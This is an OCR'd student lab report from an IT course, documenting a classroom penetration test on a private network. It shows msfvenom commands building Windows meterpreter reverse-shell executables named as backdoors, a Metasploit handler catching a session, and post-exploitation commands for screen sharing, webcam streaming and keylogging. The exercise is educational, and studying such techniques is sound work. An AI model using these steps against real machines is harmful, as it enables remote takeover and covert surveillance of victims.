

Name: Marquez, Jon Bon Leo	**Section/Course**: IT41S3 | CBS 403
Program: BSIT	**Professor**: Eduardo Rodrigo

1) Individual I.P. address.



2) That you see each other in one network.



3) Proof of Scanning and Pen testing.


```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 172.20.10.9
lhost ⇒ 172.20.10.9
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.20.10.9:4444
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.20.10.9:4444
[*] Sending stage (176198 bytes) to 172.20.10.2
[*] Meterpreter session 1 opened (172.20.10.9:4444 → 172.20.10.2:52440) at 2024-09-14 00:14:36 -0400
```

4) Backdoor Script.


```
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.04 seconds

┌──(kali㉿kali)-[~]
└─$ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.20.10.3 LPORT=4444 -f exe -o backdoormarquez.exe
[sudo] password for kali:
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: backdoormarquez.exe

┌──(kali㉿kali)-[~]
└─$ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.20.10.9 LPORT=4444 -f exe -o backdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: backdoor.exe

┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0
```


5) Results/ Proof of Hacking.

meterpreter > sysinfo




meterpreter > screenshare






meterpreter > webcam_stream



meterpreter > webcam_list



meterpreter > keyscan_start, keyscan_dump, keyscan_stop